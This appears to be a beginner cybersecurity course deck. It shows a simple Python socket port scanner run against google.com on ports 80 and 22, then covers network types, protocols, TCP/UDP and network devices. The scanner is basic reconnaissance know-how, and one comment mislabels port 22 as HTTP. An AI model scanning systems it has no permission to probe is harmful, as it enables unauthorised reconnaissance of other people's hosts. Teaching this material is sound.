- # 3. DYNAMIC TYPING: No 'int' needed; Python knows 80 is a number
`port_number = 80`
- # 4. OUTPUT: Simple 'print' function
`print(f"Scanning Port: {port_number}")`
- # 5. NO RETURN: The script exits when it runs out of lines

Main.py



Python Port Scanner

The Goal: Build a "Port Scanner" We will create a tool that attempts to connect to a specific port on a server to see if a service (like a Web Server or FTP) is running.

The Logic Flow


1.Import Tool: Load the `socket` library (networking capability).

2.Define Target: Set the IP address we want to scan.

3.Create Socket: Build the digital "phone" to dial the server.

4.Connect: Try to plug into a specific port (e.g., 443).

5.Analyze: If the connection is successful (returns 0), the port is open.



Python Port Scanner

```
import socket # Import the networking library

target = "google.com"
port = 80 # HTTP Port

# Create the socket object(IPv4, TCP)
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Set a timeout so we don't wait forever if the server ignores us
client.settimeout(1)

# connect_ex returns 0 if successful, or an error code if failed
code = client.connect_ex((target, port))

if code == 0:
    print(f"Port {port} is OPEN! (Potential Entry Point)")
else:
    print(f"Port {port} is CLOSED.")

client.close() # Always hang up the phone
```

Port_Scanner.py



Python Port Scanner (Results1)

```
F:\CYBER SECURITY 101\port_scanner.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

port_scanner.py x
1 import socket # Import the networking library
2
3 target = "google.com"
4 port = 80 # HTTP Port
5
6 # Create the socket object(IPv4, TCP)
7 client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8
9 # Set a timeout so we don't wait forever if the server ignores us
10 client.settimeout(1)
11
12 # connect_ex returns 0 if successful, or an error code if failed
13 code = client.connect_ex((target, port))
14
15 if code == 0:
16     print(f"Port {port} is OPEN! (Potential Entry Point)")
17 else:
18     print(f"Port {port} is CLOSED.")
19
20 client.close() # Always hang up the phone
21
```


```
Windows PowerShell
PS F:\CYBER SECURITY 101> python .\port_scanner.py
Port 80 is OPEN! (Potential Entry Point)
PS F:\CYBER SECURITY 101>
```


Python Port Scanner (Results2)

```
F:\CYBER SECURITY 101\port_scanner.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

port_scanner.py x
1 import socket # Import the networking library
2
3 target = "google.com"
4 port = 22 # HTTP Port
5
6 # Create the socket object(IPv4, TCP)
7 client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8
9 # Set a timeout so we don't wait forever if the server ignores us
10 client.settimeout(1)
11
12 # connect_ex returns 0 if successful, or an error code if failed
13 code = client.connect_ex((target, port))
14
15 if code == 0:
16     print(f"Port {port} is OPEN! (Potential Entry Point)")
17 else:
18     print(f"Port {port} is CLOSED.")
19
20 client.close() # Always hang up the phone
21
```

```
Windows PowerShell x + v
PS F:\CYBER SECURITY 101> python .\port_scanner.py
Port 22 is CLOSED.
PS F:\CYBER SECURITY 101>
```



**When the Base is tough the
work can't easily break**

B

Networks

How am I connected ?

E

Fields


Is it only about one topic?

R

Future

New era of cyber security

What is the network?



How can we reach sites or surfing the internet?

What is the network?

A **computer network** is a system of interconnected devices (like computers, servers, and routers) that communicate to share resources, data, and services via wired or wireless links.

Key Types:

- **LAN (Local Area Network):** Connects devices in a small area like a home or office for fast, low-cost sharing.
- **WAN (Wide Area Network):** Spans large areas (e.g., cities or globally) like the internet for long-distance connectivity.
- **MAN (Metropolitan Area Network):** Covers a city or campus, bridging multiple LANs.



Protocols

IP: Core network protocol for routing packets across interconnected networks using addresses.

TCP: Reliable, connection-oriented transport protocol ensuring data delivery with error-checking.

UDP: Unreliable, connectionless transport protocol for fast, low-overhead data transmission.

HTTP: Application protocol for transferring web pages and resources over TCP.

TCP & UDP


TCP: Connection-oriented protocol that ensures reliable, ordered delivery of data using acknowledgments and retransmissions; heavier but suitable for things like web pages, emails, and file transfers.



UDP: Connectionless protocol that sends datagrams without guaranteeing delivery or order, with minimal overhead; faster and preferred for real-time apps like VoIP, streaming, and online gaming where speed matters more than perfect reliability.



TCP 3-way handshake



TCP 3-way handshake is the three-step process used to establish a reliable connection before sending data.

Devices

Router: Forwards packets between different networks using IP addresses, enabling internet and inter-network communication.

Switch: Connects devices within the same network using MAC addresses, enabling efficient local data exchange and communication.

Hub: Simple multiport repeater that broadcasts incoming signals to all ports, with no traffic intelligence.

firewall: is a network security device that monitors and filters incoming and outgoing traffic based on predefined rules, acting as a barrier between trusted and untrusted networks.

Devices

Router



Switch




Firewall



